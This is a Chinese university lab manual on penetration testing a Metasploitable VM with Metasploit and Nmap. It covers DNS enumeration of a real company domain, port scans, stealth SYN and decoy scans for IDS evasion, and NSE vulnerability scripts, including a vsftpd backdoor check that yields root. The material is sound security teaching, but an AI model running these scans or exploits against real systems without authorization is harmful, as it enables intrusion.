

# 网络安全综合实践

## (3)

### 实验一

#### *Metasploitable 3* 渗透测试

华中科技大学网络空间安全学院

二零二一年五月

## 1. 实验目的

通过用 metasploit 针对 metasploitable 的渗透测试,掌握几种渗透测试技术,具备解决网络攻防中的几类技术问题能力

具备网络系统安全分析能力

系统级渗透与安全防护演练

搜寻实验靶机的系统漏洞,并通过实验攻击机对实验靶机进行攻击。

## 2. 实验环境

VirtualBox/Vmware 虚拟机。

攻击机: kali linux

靶机: metasploitable2-linux

## 3. 实验原理

### 3.1 渗透测试标准

PTES (渗透测试执行标准),全称"The Penetration Testing Execution Standard",也算是渗透工作行业的一个标准, Post Exploitation, 后渗透测试的概念其中也有提到,不管你从何处了解了后渗透测试的概念,请以此为准则。

PTES: [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page)

Post Exploitation: [http://www.pentest-standard.org/index.php/Post\\_Exploitation](http://www.pentest-standard.org/index.php/Post_Exploitation)

1、前期交互阶段 前期交互阶段通常是由你与客户组织进行讨论,来确定渗透测试的范围与目标。

2、信息收集 情报搜集阶段对目标进行一系列踩点,包括:使用社交媒体网 \Google Hacking 技术\目标系统踩点等等,从而获知它的行为模式、运行机理。

3、威胁建模阶段 威胁建模主要使用你在情报搜集阶段所获取的信息,来标识出目标系统上可能存在的安全漏洞与弱点。

4、漏洞分析阶段 漏洞分析阶段主要是从前面几个环节获取的信息,并从中分析和理解哪些攻击途径会是可行的。

5、渗透攻击阶段 渗透攻击主要是针对目标系统实施已经经过了深入研究和测试的渗透攻击,并不是进行大量漫无目的的渗透测试。

6、后渗透攻击阶段 后渗透攻击阶段从你已经攻陷了客户组织的一些系统或取得域管理员权限之后开始,将以特定业务系统为目标,标识出关键的基础设施,并寻找客户组织最具价值和尝试进行安全保护的信息和资产,并需要演示出能够对客户组织造成最重要业务影响的攻击途径。

## 3.2 渗透测试工具 Metasploit

Metasploit 是目前世界上领先的渗透测试工具，也是信息安全与渗透测试领域最大的开源项目之一。它彻底改变了我们执行安全测试的方式。Metasploit 之所以流行，是因为它可以执行广泛的安全测试任务，从而简化渗透测试的工作。Metasploit 适用于所有流行的操作系统，本实验中，主要以 Kali Linux 为主。因为 Kali Linux 预装了 Metasploit 框架和运行在框架上的其他第三方工具。

### 框架和相关术语简介：

**Metasploit Framework：**这是一个免费的、开源的渗透测试框架，由 H.D.Moore 在 2003 年发布，后来被 Rapid7 收购。当前稳定版本是使用 Ruby 语言编写的。它拥有世界上最大的渗透测试攻击数据库，每年超过 100 万次的下载。它也是迄今为止使用 Ruby 构建的最复杂的项目之一。

**Vulnerability：**允许攻击者入侵或危害系统安全性的弱点称为漏洞，漏洞可能存在于操作系统，应用软件甚至网络协议中。

**Exploit：**攻击代码或程序，它允许攻击者利用易受攻击的系统并危害其安全性。每个漏洞都有对应的漏洞利用程序。Metasploit 有超过 1700 个漏洞利用程序。

**Payload：**攻击载荷。它主要用于建立攻击者和受害者机器直接的连接，Metasploit 有超过 500 个有效攻击载荷。

**Module：**模块是一个完整的构件，每个模块执行特定的任务，并通过几个模块组成一个单元运行。这种架构的好处是可以很容易的将自己写的利用程序和工具集成到框架中。

Metasploit 框架具有模块化的体系结构，模块是通过 Metasploit 框架所装载、集成并对外提供的最核心的渗透测试功能实现代码。分为辅助模块（Aux）、渗透攻击模块（Exploits）、后渗透攻击模块（Post）、攻击载荷模块（payloads）、编码器模块（Encoders）、空指令模块（Nops）。这些模块拥有非常清晰的结构和一个预定义好的接口，并可以组合支持信息收集、渗透攻击与后渗透攻击拓展。

### 六大模块：

1. 渗透攻击模块（exploit）：利用发现的安全漏洞或配置弱点对远程目标系统进行攻击的代码：

- （1）主动渗透模块（服务端渗透）
- （2）被动渗透模块（客户端渗透）

2. 辅助模块（Aux）：实现信息收集及口令猜测、Dos 攻击等无法直接取得服务器权限的攻击。这里主要用到 Msf 里 auxiliary 里边的 modules，这里的 modules 都是些渗透前期的辅助工具。

3. 攻击载荷模块（payload）：攻击载荷是在渗透攻击成功后促使目标系统运行的一段植入代码。

4. 空指令模块(Nop): 空指令(NOP)是一些对程序运行状态不会造成任何实质影响的空操作或无关操作指令, 最典型的空指令就是空操作, 在 X86 CPU 体系结构。平台上的操作码是 0x90. 在渗透攻击构造邪恶数据缓冲区时, 常常要在真正要执行的 Shellcode 之前添加一段空指令区, 这样当触发渗透攻击后跳转执行 Shellcode 时, 有一个较大的安全着陆区, 从而避免受到内存地址随机化、返回地址计算偏差等原因造成的 Shellcode 执行失败, 提高渗透攻击的可靠性。

5. 编码器模块(encode): 攻击载荷与空指令模块组装完成一个指令序列后, 在这段指令被渗透攻击模块加入邪恶数据缓冲区交由目标系统运行之前,

Metasploit 框架还需要完成一道非常重要的工序——编码。编码模块的第一个使命是确保攻击载荷中不会出现渗透攻击过程中应加以避免的”坏字符“。编码器第二个使命是对攻击载荷进行”免杀“处理, 即逃避反病毒软件、IDS 入侵检测系统和 IPS 入侵防御系统的检测与阻断。

6. 后渗透模块(post): 用于维持访问。

Metasploit 提供两种不同的 UI, [msfconsole](#) 和 WebUI, 本指导手册中主要使用 msfconsole 接口。因为 msfconsole 对 Metasploit 支持最好, 可以使用所有功能。

### 3.3 靶机 Metasploitable

Metasploitable 漏洞演练系统, 它是用来作为 MSF 攻击用的靶机, 它是一个具有无数未打补丁漏洞与开放了无数高危端口的渗透演练系统, 在这里, 黑客们可以尽情地想出各种思路对这个渗透演练系统进行攻击, 当一个思路不行时你马上可以换一个新的思路。Metasploitable 基于 Ubuntu Linux, 由于基于 Ubuntu。Metasploitable 建立的初衷是为了测试一下 MSF 漏洞框架集工具, 它的内核是 2.6.24, 而且一般在 Linux 会产生问题的服务、工具或者软件它都集齐了。版本 2 添加了更多的漏洞, 而且更让人兴奋的是, 系统搭载了 DVWA、Mutillidae 等 Web 漏洞演练平台。

## 4. 实验步骤

### 4.1 信息收集

信息收集是渗透测试中首先要做的重要事项之一, 目的是尽可能多的查找关于目标的信息, 我们掌握的信息越多, 渗透成功的机会越大。在信息收集阶段, 我们主要任务是收集关于目标机器的一切信息, 比如 IP 地址, 开放的服务, 开

放的端口。这些信息在渗透测试过程中起到了至关重要的作用。为了实现这一目的，我们将在本章学习各种扫描技术、如 SMB 扫描、SSH 服务扫描，FTP 扫描、SNMP 枚举、HTTP 扫描以及 WinRM 扫描和暴力破解。

收集信息的方式主要有三种：

**1、被动信息收集：**这种方式是指在不物理连接或访问目标的时候，获取目标的相关信息，这意味着我们需要使用其他信息来源获得目标信息。比如查询 whois 信息。假设我们的目标是一个在线的 Web 服务，那么通过 whois 查询可以获得它的 ip 地址，域名信息，子域信息，服务器位置信息等。

**2、主动信息收集：**这种方式是指与目标建立逻辑连接获取信息，这种方式可以进一步的为我们提供目标信息，让我们对目标的安全性进一步理解。在端口扫描中，使用最常用的主动扫描技术，探测目标开放的端口和服务。

**3、社会工程学：**这种方式类似于被动信息收集，主要是针对人为错误，信息以打印输出、电话交谈、电子邮件等形式泄露。使用这种方法的技术有很多，收集信息的方式也不尽相同，因此，社会工程学本身就是一个技术范畴。

社会工程的受害者被诱骗发布他们没有意识到会被用来攻击企业网络的信息。例如，企业中的员工可能会被骗向假装是她信任的人透露员工的身份号码。尽管该员工编号对员工来说似乎没有价值，这使得他在一开始就更容易泄露信息，但社会工程师可以将该员工编号与收集到的其他信息一起使用，以便更快的找到进入企业网络的方法。

#### 4.1.1 使用 Metasploit 进行被动信息收集

在本节中，我们将详细学习信息收集的各种被动和主动技术。首先，我们将学习分析最常用和最容易被忽视的被动信息收集技术，然后，我们将重点关注通过端口扫描获取信息。Metasploit 具有多种内置扫描功能，以及一些与之集成的第三方工具，以进一步增强端口扫描功能。我们将学习使用内置的扫描仪，以及一些与 Metasploit 框架结合使用的第三方扫描工具。

##### 1) 准备工作

我们将从公司域名开始收集信息，获取公司有关信息，收集子域名，检测蜜罐、收集电子邮件地址等。

##### 2) 怎么做

Metasploit 中有好几个信息收集模块，在本节中，我们将学习使用其中的一些模块，建议你自行探索学习所有的信息收集模块。

##### (1) DNS 记录扫描和枚举

DNS 扫描和枚举模块可用于从给定的 DNS 服务器收集有关域名的信息，执行各种 DNS 查询（如域传送，反向查询，SRV 记录等）

1、程序位于 auxiliary 模块中，进入 msfconsole 后，我们可以使用 use 命令调用我们想要的模块，我们要使用的 auxiliary/gather/enum\_dns 模块。使用

use auxiliary/gather/enum\_dns 进入模块，输入 info 可以查看模块的信息，包括作者，描述，基本配置信息等

```
msf5 > use auxiliary/gather/enum_dns //切换到 enum_dns 模块
msf5 auxiliary(gather/enum_dns) > info //查看模块信息
Name: DNS Record Scanner and Enumerator
Module: auxiliary/gather/enum_dns
License: Metasploit Framework License (BSD)
Rank: Normal
Provided by:
Carlos Perez <carlos_perez@darkoperator.com>
Nixawk
Check supported:
No
Basic options:
Name Current Setting Required Deion
-----
DOMAIN yes The target domain
ENUM_A true yes Enumerate DNS A record
ENUM_AXFR true yes Initiate a zone transfer against each NS record
ENUM_BRT false yes Brute force subdomains and hostnames via the
supplied wordlist
ENUM_CNAME true yes Enumerate DNS CNAME record
ENUM_MX true yes Enumerate DNS MX record
ENUM_NS true yes Enumerate DNS NS record
ENUM_RVL false yes Reverse lookup a range of IP addresses
ENUM_SOA true yes Enumerate DNS SOA record
ENUM_SRV true yes Enumerate the most common SRV records
ENUM_TLD false yes Perform a TLD expansion by replacing the TLD
with the IANA TLD list
ENUM_TXT true yes Enumerate DNS TXT record
IPRANGE no The target address range or CIDR identifier
NS no Specify the nameserver to use for queries (default is system
DNS)
STOP_WLDCRD false yes Stops bruteforce enumeration if wildcard
resolution is detected
THREADS 1 no Threads for ENUM_BRT
WORDLIST /usr/share/metasploit-
framework/data/wordlists/namelist.txt no Wordlist of subdomains
```

Deion:

This module can be used to gather information about a domain from  
a

given DNS server by performing various DNS queries such as zone transfers, reverse lookups, SRV record brute forcing, and other techniques.

References:

<https://cvedetails.com/cve/CVE-1999-0532/>

OSVDB (492)

msf5 auxiliary(gather/enum\_dns) >

2、设置需要查询的域名，设置线程数量，然后运行它

```
msf5 auxiliary(gather/enum_dns) > set DOMAIN packtpub.com //设置需要查询的域名
DOMAIN => packtpub.com
msf5 auxiliary(gather/enum_dns) > set THREADS 10 //设置线程数
THREADS => 10
msf5 auxiliary(gather/enum_dns) > run

[*] querying DNS NS records for packtpub.com
[+] packtpub.com NS: dns3.easydns.org.
[+] packtpub.com NS: dns4.easydns.info.
[+] packtpub.com NS: dns1.easydns.com.
[+] packtpub.com NS: dns2.easydns.net.
...
[*] Auxiliary module execution completed
msf5 auxiliary(gather/enum_dns) >
```

从输出信息中可以看到获取的 DNS 记录



```

msf5 auxiliary(gather/enum_dns) > run
[*] querying DNS NS records for packtpub.com
[+] packtpub.com NS: dns3.easydns.org.
[+] packtpub.com NS: dns4.easydns.info.
[+] packtpub.com NS: dns1.easydns.com.
[+] packtpub.com NS: dns2.easydns.net.
[*] Attempting DNS AXFR for packtpub.com from dns3.easydns.org.
W, [2019-04-11T16:16:29.762733 #3179] WARN -- : AXFR query, switching to TCP
[*] Attempting DNS AXFR for packtpub.com from dns4.easydns.info.
W, [2019-04-11T16:16:30.939449 #3179] WARN -- : AXFR query, switching to TCP
[*] Attempting DNS AXFR for packtpub.com from dns1.easydns.com.
W, [2019-04-11T16:16:32.098251 #3179] WARN -- : AXFR query, switching to TCP
[*] Attempting DNS AXFR for packtpub.com from dns2.easydns.net.
W, [2019-04-11T16:16:33.306226 #3179] WARN -- : AXFR query, switching to TCP
[*] querying DNS CNAME records for packtpub.com
[*] querying DNS NS records for packtpub.com
[+] packtpub.com NS: dns4.easydns.info.
[+] packtpub.com NS: dns1.easydns.com.
[+] packtpub.com NS: dns2.easydns.net.
[+] packtpub.com NS: dns3.easydns.org.
[*] querying DNS MX records for packtpub.com
[+] packtpub.com MX: packtpub-com.mail.protection.outlook.com.
[*] querying DNS SOA records for packtpub.com
[+] packtpub.com SOA: dns1.easydns.com.
[*] querying DNS TXT records for packtpub.com
W, [2019-04-11T16:16:34.814431 #3179] WARN -- : Packet truncated, retrying using TC
[+] packtpub.com TXT: _globalsign-domain-verification=HYZk2Fhot5-PhJD3xTIrZBWcnuIiOp
[+] packtpub.com TXT: v=spf1 ip4:109.234.197.32/27 ip4:83.166.169.224/27 ip4:109.234
un.org include:spf2.mailgun.org include:spf.protection.outlook.com include:servers.m
zonses.com -all
[+] packtpub.com TXT: google-site-verification=CGEyu7dKgqkqBrxdainq9bY0WowOCMOdZ1nKV
[+] packtpub.com TXT: google-site-verification=aYn6H9fduNTMAWna17iNt1G1VNPxaakxn2Vta
[+] packtpub.com TXT: _globalsign-domain-verification=6RYPIPU02QDU0pqaDmaEeWmISV7Tz
[*] querying DNS SRV records for packtpub.com
W, [2019-04-11T16:16:57.431228 #3179] WARN -- : Nameserver 1.1.1.1 not responding w
F, [2019-04-11T16:16:57.431295 #3179] FATAL -- : No response from nameservers list:
[*] Auxiliary module execution completed

```

dns 扫描和枚举模块也可以用于主动信息收集，通过爆破的方式，设置 ENUM\_BRT 为 true，可以通过字典暴力枚举子域名和主机名。WORDLIST 选项可以设置字典文件。

## (2) Shodan 蜜罐检查

检测目标是否为蜜罐，避免浪费时间或因为试图攻击蜜罐而被封锁。使用 Shodan Honeyscore Client 模块，可以利用 Shodan 搜索引擎检测目标是否为蜜罐。结果返回为 0 到 1 的评级分数，如果是 1，则是一个蜜罐。

## (3) 邮箱信息收集



收集邮箱信息是渗透测试中常见的部分，它可以让我们了解互联网上目标的痕迹，以便用于后续的暴力攻击以及网络钓鱼等活动。

我们可以使用 `auxiliary/gather/search_email_collector` 模块，该模块是利用搜索引擎获取与目标有关的电子邮件信息。

### 4.1.2 使用 Metasploit 进行主动信息收集

通常来说，通过扫描进行主动信息收集，从这一步开始，我们将直接与目标进行逻辑连接。

端口扫描是一个有趣的信息收集过程，它涉及对目标系统更深入的搜索，但是由于主动端口扫描涉及对目标系统直接访问，可能会被防火墙和入侵检测系统检测到。

#### 怎么做

在 Metasploit 框架中，有各种各样的端口扫描模块可供我们使用，从而允许我们准确的对目标系统进行探测。我们可以通过 `search portscan` 命令查看这些模块。

```
msf5 > search portscan

Matching Modules
=====

# Name                                     Disclosure Date Rank Check Description
- - - - -
1 auxiliary/scanner/http/wordpress_pingback_access      normal Yes  Wordpress Pingback Locator
2 auxiliary/scanner/natpmp/natpmp_portscan              normal Yes  NAT-PMP External Port Scanner
3 auxiliary/scanner/portscan/ack                        normal Yes  TCP ACK Firewall Scanner
4 auxiliary/scanner/portscan/ftpbounce                  normal Yes  FTP Bounce Port Scanner
5 auxiliary/scanner/portscan/syn                        normal Yes  TCP SYN Port Scanner
6 auxiliary/scanner/portscan/tcp                        normal Yes  TCP Port Scanner
7 auxiliary/scanner/portscan/xmas                       normal Yes  TCP "XMas" Port Scanner
8 auxiliary/scanner/sap/sap_router_portscanner          normal No   SAPRouter Port Scanner
```

#### TCP 端口扫描

让我们从 TCP 端口扫描模块开始，看看我们能获取目标的哪些信息？

我们要使用的模块是 `use auxiliary/scanner/portscan/tcp`

注意：我们将利用此模块扫描渗透测试实验环境的网络，请遵守当地法律法规，请勿直接扫描互联网设备。

```

msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.177.0/24 //设置目标网络
RHOSTS => 192.168.177.0/24
msf5 auxiliary(scanner/portscan/tcp) > set THREADS 100 //设置线程数
THREADS => 100
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.177.1:      - 192.168.177.1:22 - TCP OPEN
[+] 192.168.177.1:      - 192.168.177.1:21 - TCP OPEN

```

注意：扫描器模块一般使用 RHOSTS，表示扫描整个网络，而不是 RHOST（单机）

当我们使用 Metasploit 模块的时候，可以使用 show options 查看所有可配置的选项，使用 show missing 查看必须要配置的选项。

```

msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  CONCURRENCY 10           yes       The number of concurrent ports to check per host
  DELAY      0             yes       The delay between connections, per thread, in milliseconds
  JITTER     0             yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS      1-10000       yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS     yes           The target address range or CIDR identifier
  THREADS    1             yes       The number of concurrent threads
  TIMEOUT    1000          yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > show missing

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     yes             The target address range or CIDR identifier

msf5 auxiliary(scanner/portscan/tcp) >

```

## TCP SYN 扫描

相对普通的 TCP 扫描来说，SYN 扫描速度更快，因为它不会完成 TCP 三次握手，而且可以在一定程度上躲避防火墙和入侵检测系统的检测。

使用的模块是 auxiliary/scanner/portscan/syn，使用该模块，需要指定端口范围。

```
msf5 > use auxiliary/scanner/portscan/syn
msf5 auxiliary(scanner/portscan/syn) > set INTERFACE eth0 //设置网卡
INTERFACE => eth0
msf5 auxiliary(scanner/portscan/syn) > set PORTS 1-10000 //设置端口范围
PORTS => 1-10000
msf5 auxiliary(scanner/portscan/syn) > set THREADS 256 //设置线程数
THREADS => 256
msf5 auxiliary(scanner/portscan/syn) > set RHOSTS 192.168.177.0/24 //设置目标网络
RHOSTS => 192.168.177.0/24
msf5 auxiliary(scanner/portscan/syn) > run
```

### 4.1.3 端口扫描：Nmap 方式

Nmap 是安全人员首选的强大网络扫描工具，我们将从初级到高级，详细分析 Nmap 的各种扫描技术。

Nmap 提供了许多种不同的扫描方式是，这里我们只重点讨论这三种，即 TCP 连接扫描、SYN 隐蔽扫描和 UDP 扫描。可以将 Nmap 的不同扫描选项组合到一起使用，以便对目标进行更高级和更复杂的扫描。

在渗透测试中，扫描过程可以提供很多有用的结果。扫描中收集的信息构成了后续渗透测试的基础，因此强烈建议你掌握扫描类型的相关知识，让我们更深入了解下我们刚刚学习的这些扫描技术。

**TCP 连接扫描。**它使用操作系统网络功能建立连接，扫描程序向目标发送 SYN 数据包，如果端口开放，目标会返回 ACK 消息。然后扫描程序向目标发送 ACK 报文，成功建立连接，这就是所谓的三次握手过程。连接打开后立即终止，这种技术有它的优点，但很容易被防火墙和 IDS 检测到。

**SYN 扫描**是另一种类型的 TCP 扫描，但它不会与目标建立完整的连接。它不使用操作系统的网络功能，而上生成原始 IP 包并监视响应报文。如果目标端口是开放的，目标会响应 ACK 消息，然后扫描程序会发送 RST 结束连接。因此又称为半开扫描。这也被认为是一种隐蔽扫描技术，可以避免被一些防火墙和 IDS 检测到。

**UDP 扫描**是一种无连接扫描技术，因此，无论目标是否收到数据包，都不会返回信息给扫描程序。如果目标端口关闭，则扫描程序会收到 ICMP 端口不可达的消息。如果没有消息，扫描器会认为端口是开放的。由于防火墙会阻止数据包，此方法会返回错误结果，因此不会生成响应消息，扫描器会报告端口为打开状态。

#### 准备工作

你可以直接在 msfconsole 中运行 Nmap，但是如果要将结果导入到 Metasploit 数据库中，需要使用 -oX 选项导出 XML 格式的报告文件，然后使用 db\_import 命令将结果导入进来。

#### 怎么做

- 1、启动 msfconsole，然后输入 nmap

2、进行 **TCP 扫描**，使用 `-sT` 参数，这是默认和最基本的扫描方式，它会完成 TCP 三次握手来检测目标机器上的端口。

Tip: 当未指定端口范围的时候，nmap 默认扫描常见的 1000 个端口。

3、进行 **TCP SYN 扫描**，使用 `-sS` 参数，SYN 扫描不会建立完整的 TCP 三次握手过程，也称半开连接扫描，SYN 扫描。

```
msf5 > nmap -sS 192.168.177.144 -p 22-5000
[*] exec: nmap -sS 192.168.177.144 -p 22-5000

Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-12 12:29 CST
Nmap scan report for 192.168.177.144
Host is up (0.00037s latency).
Not shown: 4975 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1617/tcp  open  nimrod-agent
4848/tcp  open  appserv-http
MAC Address: 08:0C:29:D7:02:F6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.45 seconds
msf5 >
```

大多数情况下，TCP 连接扫描和 SYN 扫描输出结果是相似的，唯一的区别是，SYN 更难被防火墙和 IDS 检测到。当然现代的防火墙几乎都能捕获 SYN 扫描，`-p` 参数设置我们想要扫描的端口范围。

4、**UDP 扫描**使用 `-sU` 参数，用于识别目标机器上开放的 UDP 端口扫描技术，UDP 扫描会发送空的 (没有数据)UDP 报头到目标端口，仅通过 ICMP 消息来判断目标端口是否开放。

Tip: 不指定端口范围的情况下，默认扫描常见的 1000 个 UDP 端口

## 5、更多操作系统和版本检测

除了端口扫描之外，Nmap 还提供一些高级的选项，这些选项可以帮助我们获取目标的更多信息。其他使用最广泛的选项之一是操作系统识别选项：`-O`。可以帮助我们识别目标计算机的操作系统类型。

```
msf5 > nmap -O 192.168.111.130
```

## 6、高级选项：开放端口服务的版本检测

另外一种广泛使用的高级选项是对开放端口服务的版本检测，参数是 `-sV`。它可以与之前的扫描参数结合使用。

```

msf5 > nmap -sV 192.168.177.144
[*] exec: nmap -sV 192.168.177.144

Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-12 13:17 CST
Nmap scan report for 192.168.177.144
Host is up (0.00043s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
22/tcp    open  ssh          OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http         Microsoft IIS httpd 7.5
4848/tcp  open  ssl/appserv-http?
8022/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http         Sun GlassFish Open Source Edition 4.0
8383/tcp  open  ssl/http     Apache httpd
9200/tcp  open  http         Elasticsearch REST API 1.1.1 (name: Turac; Lucene 4.7)
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:D7:02:F6 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.54 seconds
msf5 >

```

## 7、隐蔽扫描

有时候必须以隐蔽方式进行扫描，默认情况下，防火墙和 IDS 日志会记录你的 IP，nmap 中提供了 -D 选项来增加迷惑性。

此选项并不能阻止防火墙和 IDS 记录你的 IP，只是增加迷惑性，它会通过添加其他 IP 地址，让目标以为是多个 IP 在攻击。比如，你添加了两个诱导 IP，防火墙或 IDS 日志会显示数据包是从三个不同的 IP 地址发送的，一个是你的，其他两个是你添加的虚假地址。

```
msf5 > nmap -sT 192.168.177.144 -D 192.168.177.34,192.168.177.56
```

这个例子中 -D 后面的 IP 地址是虚假的 IP 地址，它会和原始 IP 地址一同出现在目标机器的网络日志文件中，这会迷惑对方的网络管理员，让他们以为这三个 IP 都是伪造的。但不能添加太多虚假 IP 地址，不然会影响扫描结果。因此，只要使用一定数量的地址就行。

### 4.1.4 端口扫描：db\_nmap 方式

使用 db\_nmap 的好处在于可以将结果直接存储到 Metasploit 数据库中，而不再需要 db\_import 进行导入。

#### 准备工作

db\_nmap 命令是 msfconsole 中的一部分，所以只需要启动 msfconsole 并使用就好了。参数就和在命令行中单独使用 nmap 一样。

#### 怎么做

在下面的例子中，你将学习如何使用其中的一些特性。



```
msf5 > db_nmap -Pn -sTV -T4 --open --min-parallelism 64 --version-  
all 192.168.177.144 -p -  
-Pn: 跳过主机发现过程  
-sTV: TCP 扫描和检测开放端口服务版本信息  
-T4: 设置时间模板, 加速扫描  
--open: 只显示开放端口  
--min-parallelism: 探测报文的并发数  
--version-all: 尝试每个探测, 保证对每个端口尝试每个探测报文, 获取  
服务更具体的版本  
-p -: 表示扫描所有的端口 (1-65535)
```

输出结果如下:

```
msf5 > db_nmap -Pn -sTV -T4 --open --min-parallelism 64 --version-all 192.168.177.144 -p -  
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-12 13:41 CST  
[*] Nmap: Nmap scan report for 192.168.177.144  
[*] Nmap: Host is up (0.00059s latency).  
[*] Nmap: Not shown: 65516 filtered ports  
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
[*] Nmap: PORT      STATE SERVICE      VERSION  
[*] Nmap: 21/tcp    open  ftp          Microsoft ftpd  
[*] Nmap: 22/tcp    open  ssh          OpenSSH 7.1 (protocol 2.0)  
[*] Nmap: 80/tcp    open  http         Microsoft IIS httpd 7.5  
[*] Nmap: 1617/tcp  open  rmiregistry   Java RMI  
[*] Nmap: 4848/tcp  open  ssl/appserv-http?  
[*] Nmap: 5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
[*] Nmap: 8020/tcp  open  http         Apache httpd  
[*] Nmap: 8022/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
[*] Nmap: 8027/tcp  open  unknown  
[*] Nmap: 8080/tcp  open  http         Sun GlassFish Open Source Edition 4.0  
[*] Nmap: 8282/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
[*] Nmap: 8383/tcp  open  ssl/http     Apache httpd  
[*] Nmap: 8484/tcp  open  http         Jetty winstone-2.8  
[*] Nmap: 8585/tcp  open  http         Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)  
[*] Nmap: 9200/tcp  open  http         Elasticsearch REST API 1.1.1 (name: Turac; Lucene 4.7)  
[*] Nmap: 49153/tcp open  msrpc        Microsoft Windows RPC  
[*] Nmap: 49154/tcp open  msrpc        Microsoft Windows RPC  
[*] Nmap: 49207/tcp open  rmiregistry   Java RMI  
[*] Nmap: 49209/tcp open  tcpwrapped  
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 593.00 seconds  
msf5 >
```

## Nmap 脚本引擎

Nmap 脚本引擎 (NSE) 是 Nmap 最强大和最灵活的特性之一, 它可以将 Nmap 转为漏洞扫描器使用。NSE 有超过 600 个脚本, 分为好几类, 有非侵入式的, 也有侵入式的, 比如暴力破解, 漏洞利用和拒绝服务攻击。你可以在 Kali 的

/usr/share/nmap/scripts 目录中找到这些脚本。或者用 locate 搜索 \*.nse 也可以找到。

```
root@osboxes:~# locate *.nse
/usr/share/nmap/scripts/targets-xml.nse
/usr/share/nmap/scripts/teamspeak2-version.nse
/usr/share/nmap/scripts/telnet-brute.nse
/usr/share/nmap/scripts/telnet-encryption.nse
/usr/share/nmap/scripts/telnet-ntlm-info.nse
/usr/share/nmap/scripts/tftp-enum.nse
/usr/share/nmap/scripts/tls-alpn.nse
/usr/share/nmap/scripts/tls-nextprotoneg.nse
/usr/share/nmap/scripts/tls-ticketbleed.nse
/usr/share/nmap/scripts/tn3270-screen.nse
/usr/share/nmap/scripts/tor-consensus-checker.nse
/usr/share/nmap/scripts/traceroute-geolocation.nse
/usr/share/nmap/scripts/tso-brute.nse
/usr/share/nmap/scripts/tso-enum.nse
/usr/share/nmap/scripts/unittest.nse
/usr/share/nmap/scripts/unusual-port.nse
```

它的用法如下：

`nmap -script <name> <host ip>`

比如：

```
root@kali: /usr/share/nmap/scripts# nmap -script ftp-vsftpd-backdoor 192.168.2.222

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2020-04-30 08:24 UTC
Nmap scan report for 192.168.2.222
Host is up (0.00023s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2011-2523 OSVDB:73573
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   http://osvdb.org/73573
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor
|_
22/tcp    open  ssh
23/tcp    open  telnet
```

在 db\_nmap 中同样可以使用，我们试试用 NSE 脚本来查找目标的 HTTP/HTTPS 漏洞

```
msf5 > db_nmap --open -sTV -Pn -p
80, 8020, 8022, 8080, 8282, 8383, 8484, 8585, 9200 --=http-vhosts, http-
userdir-enum, http-apache-negotiation, http-backup- finder, http-config-
backup, http-default-accounts, http-methods, http-method-tamper, http-
passwd, http-robots.txt, ssl-poodle, ssl-heartbleed, http-webdav-scan, h
ttp-iis-webdav-vuln 192.168.177.144
```



```
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-12
14:03 CST
[*] Nmap: Nmap scan report for 192.168.177.144
[*] Nmap: Host is up (0.00052s latency).
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 80/tcp open http Microsoft IIS httpd 7.5
[*] Nmap: | http-methods:
[*] Nmap: | Supported Methods: OPTIONS TRACE GET HEAD POST [*]
Nmap: |_ Potentially risky methods: TRACE [*] Nmap: |_http-server-
header: Microsoft-IIS/7.5 [*] Nmap: | http-vhosts: [*] Nmap: |_127
names had status 200 [*] Nmap: 8020/tcp open http Apache httpd
[*] Nmap: |_http-iis-webdav-vuln: WebDAV is DISABLED. Server is
not currently vulnerable.
[*] Nmap: | http-methods: [*] Nmap: | Supported Methods: GET HEAD
POST PUT DELETE OPTIONS
[*] Nmap: |_ Potentially risky methods: PUT DELETE
[*] Nmap: |_http-server-header: Apache
[*] Nmap: | http-vhosts:
```

